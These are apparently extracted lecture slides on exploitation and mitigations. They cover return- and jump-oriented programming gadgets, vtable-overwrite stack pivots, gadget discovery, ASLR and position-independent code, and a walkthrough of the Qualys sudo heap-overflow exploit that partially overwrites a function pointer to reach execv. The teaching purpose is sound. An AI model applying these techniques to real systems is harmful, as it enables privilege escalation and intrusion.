bits of machine code that do work, then return or jump

“chain” together, by having them jump to each other

most common: find gadget ending with `ret`

    pops address of next gadget off stack

# ROP without a stack overflow (1)

e.g. VTable overwrite

look for gadget(s) that set %rsp

...based on function argument registers/etc.

## ROP without stack overflow (2)

example sequence from my libc:

```
push %rdi; call *(%rdx)
pop %rsp; ret
```

set:

overwritten vtable entry = first gadget

arg 1: %rdi = desired stack pointer


arg 3: %rdx = pointer to second gadget

# VTable overwrite with gadget

```
class Bar {  
    char buffer[100];  
    Foo *foo;  
    int x, y;  
    ...  
};
```

```
void Bar::vulnerable() {  
    gets(buffer);  
    foo->some_method(x, y);  
    // (*foo->vtable[K])(foo, x, y)  
    // foo == rdi, x == rsi, y == rdx  
}
```

func. ptrs




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


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


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```
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    int x, y;  
    ...  
};
```

```
gadget:  
push %rdx; jmp *(%rsi)
```

```
foo->some_method(x, y);  
// (*foo->vtable[K])(foo, x, y)  
// foo == rdi, x == rsi, y == rdx
```



# jump-oriented programming

just look for gadgets that end in `call` or `jmp`

don't even need to set stack

harder to find than `ret`-based gadgets

but almost always as powerful as `ret`-based gadgets

# finding gadgets

find code segments of executable/library

look for opcodes of arbitrary jumps:

```
ret
jmp *register
jmp *(register)
call *register
call *(register)
```

disassemble starting a few bytes before

invalid instruction? jump before ret? etc. — discard

sort list

automatable

## common, reusable ROP sequences

open a command-line — what ROPgadget tool defaults to

make memory executable + jump

generally: just do enough to ignore write XOR execute

often only depend on memory locations in shared library

# address space layout randomization (ASLR)

assume: addresses don't leak


choose **random** addresses each time  
for **everything**, not just the stack

**enough possibilities** that attacker won't "get lucky"

should prevent exploits — can't write GOT/shellcode location

# Linux stack randomization (x86-64)


1. choose random number between 0 and 0x3F FFFF
2. stack starts at 0x7FFF FFFF FFFF - *random number* × 0x1000  
randomization disabled? *random number* = 0



16 GB range!


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


16 GB range!

# program memory (x86-64 Linux; ASLR)



# program memory (x86-32 Linux; ASLR)



# how much guessing?

gaps change by multiples of page (4K)

lower 12 bits are **fixed**

64-bit: **huge** ranges — need millions of guesses

about **30 randomized bits** in addresses

32-bit: **smaller** ranges — hundreds of guesses

only about **8 randomized bits** in addresses

why? only 4 GB to work with!

can be configured higher — but larger gaps

# danger of leaking pointers

any stack pointer? know everything on the stack!

any pointer to a particular library? know everything in library!

- library loaded as one big chunk

- library uses relative addressing to access its globals, etc.

- contains many offsets in instructions — can't split easily

# relocating: Windows

Windows will **edit code** to relocate

not everything uses a GOT-like lookup table

typically one fixed location per program/library **per boot**

same address used across all instances of program/library

still allows sharing memory

fixup once per program/library per boot

before ASLR: code could be pre-relocated

Windows + Visual Studio had 'full' ASLR by default since 2010

# Windows ASLR limitation

same address in all programs — not very useful against local exploits

# PIC: Linux, OS X

Linux, OS X: position-independent code

allows libraries code pages to be shared

...even if loaded at different addresses

avoids per-boot randomization of Windows, but...

## exercise: avoiding absolute addresses


```
foo:                                lookupTable:
    movl    $3, %eax                .quad returnOne
    cmpq    $5, %rdi                .quad returnTwo
    ja      defaultCase             .quad returnOne
    jmp     *lookupTable(,%rdi,8)   .quad returnTwo
returnOne:                            .quad returnOne
    movl    $1, %eax                .quad returnOne
    ret
returnTwo:
    movl    $2, %eax
defaultCase:
    ret
```

exercise: rewrite this without absolute addresses

but fast

# position independence cost (32-bit)

Overhead for -fPIE



# position independence cost: Linux

geometric mean of SPECcpu2006 benchmarks on x86 Linux  
with particular version of GCC, etc., etc.

64-bit: 2-3% (???)

“preliminary result”; couldn't find reliable published data

32-bit: 9-10%

depends on compiler, ...

# position independence: deployment

default for all programs in...

Microsoft Visual Studio 2010 and later

DYNAMICBASE linker option

OS since 10.7 (2011)

Fedora 23 (2015) and Red Hat Enterprise Linux 8 (2019) and later  
default for “sensitive” programs earlier

Ubuntu 16.10 (2016) and later (for 64-bit), 17.10 (2017) and later  
(for 32-bit)

default for “sensitive” programs earlier

# sudo exploit

this writeup: summary from <https://www.openwall.com/lists/oss-security/2021/01/26/3>

from group at Qualys

# sudo bug

the bug:

```
for (size = 0, av = NewArgv + 1; *av; av++)
    size += strlen(*av) + 1;
if (size == 0 || (user_args = malloc(size)) == NULL) { ... }
...
for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
while (*from) {
    if (from[0] == '\\\ ' && !isspace((unsigned char)from[1]))
        from++;
    *to++ = *from++;
}
...

```

can skip `\0` if prefixed with backslash

but `strlen` used to allocate buffer

disagreement about copied string length

heap overflow!

## brute-forcing?

Qualys researchers wrote a tool to try to lots of buffer overflows,  
get crashes

looked at them by hand, found interesting ones...

# one crash

```
0x000056291a25d502 in process_hooks_getenv (name=name@...ry=0x7f4a6d7dc046 "SYSTEMD_BYPASS_US
```

```
=> 0x56291a25d502 <process_hooks_getenv+82>:    callq  *0x8(%rbx)
```

```
108      rc = hook->u.getenv_fn(name, &val, hook->closure);
```

they overwrote a function pointer on the heap!

next inquiry: where did that usually point?

# sudoers.so

```
*** interesting standard library function: ***
00000000000008a00 <execv@plt>:
 8a00:      endbr64
 8a04:      bnd jmpq *0x55565(%rip)          # 5df70 <execv@GLIBC_2
 8a0b:      nopl   0x0(%rax,%rax,1)
...
*** usual value of function pointer: ***
0000000000000ea00 <sudoers_hook_getenv>:
ea00:      endbr64
ea04:      xor    %eax,%eax
ea06:      cmpb  $0x0,0x51d36(%rip)        # 60743 <sudoers_po1
ea0d:      jne   eaf8 <freeaddrinfo@plt+0x60a8>
ea13:      cmpq  $0x0,0x51d45(%rip)        # 60760 <sudoers_po1
```

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ea0d:      jne   eaf8 <freeaddrinfo@plt+0x60a8>
ea13:      cmpq  $0x0,0x51d45(%rip)        # 60760 <sudoers_po
```

some ASLR observations:

execv@plt and sudoers\_hook\_getenv always exactly 0x6000  
bytes apart

last 12 bits of execv@plt always a00 (page alignment)

## changing pointer (part one)

suppose hook\_getenv pointer is 0xabcdef8a00

as bytes: 00 8a ef cd ab 00 00 00

then execv@plt pointer is 0xabcdef3a00

as bytes: 00 3a ef cd ab 00 00 00

only need to change the last two bytes

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## the exploit

make SYSTEMD\_BYPASS\_USERDB program in current directory

change sudoers\_hook\_getenv(SYSTEMD\_BYPASS\_USERDB, ...)

call into

execv(SYSTEMD\_BYPASS\_USERDB, ...) call

(well, try to change — it won't always work)

# backup slides

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## added cost

replace `jmp *jumpTable(,%rdi,8)`

with:

`lea` (get table address — with relative offset)

`movslq` (do table lookup of offset)

`add` (add to base)

`jmp` (to computed base)

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# recall: relocation

```
.data
```

```
string: .asciz "Hello, World!"
```

```
.text
```

```
main:
```

```
    movq $string, %rdi /* NOT PC/RIP-relative mov */
```

generates: (objdump --disassemble --reloc)

```
0: 48 c7 c7 00 00 00 00    mov    $0x0,%rdi
```

```
3: R_X86_64_32S .data
```

**relocation record** says how to fix 0x0 in mov

3: location in machine code

R\_X86\_64\_32S: 32-bit signed integer

.data: address to insert

# PIE

position-independent executables (PIE)

no hardcoded addresses

alternative: **edit code (not global offset table) at load time**

Windows solution

GCC: `-pie -fPIE`

`-pie` is linking option

`-fPIE` is compilation option

related option: `-fPIC` (position independent code)

used to compile runtime-loaded libraries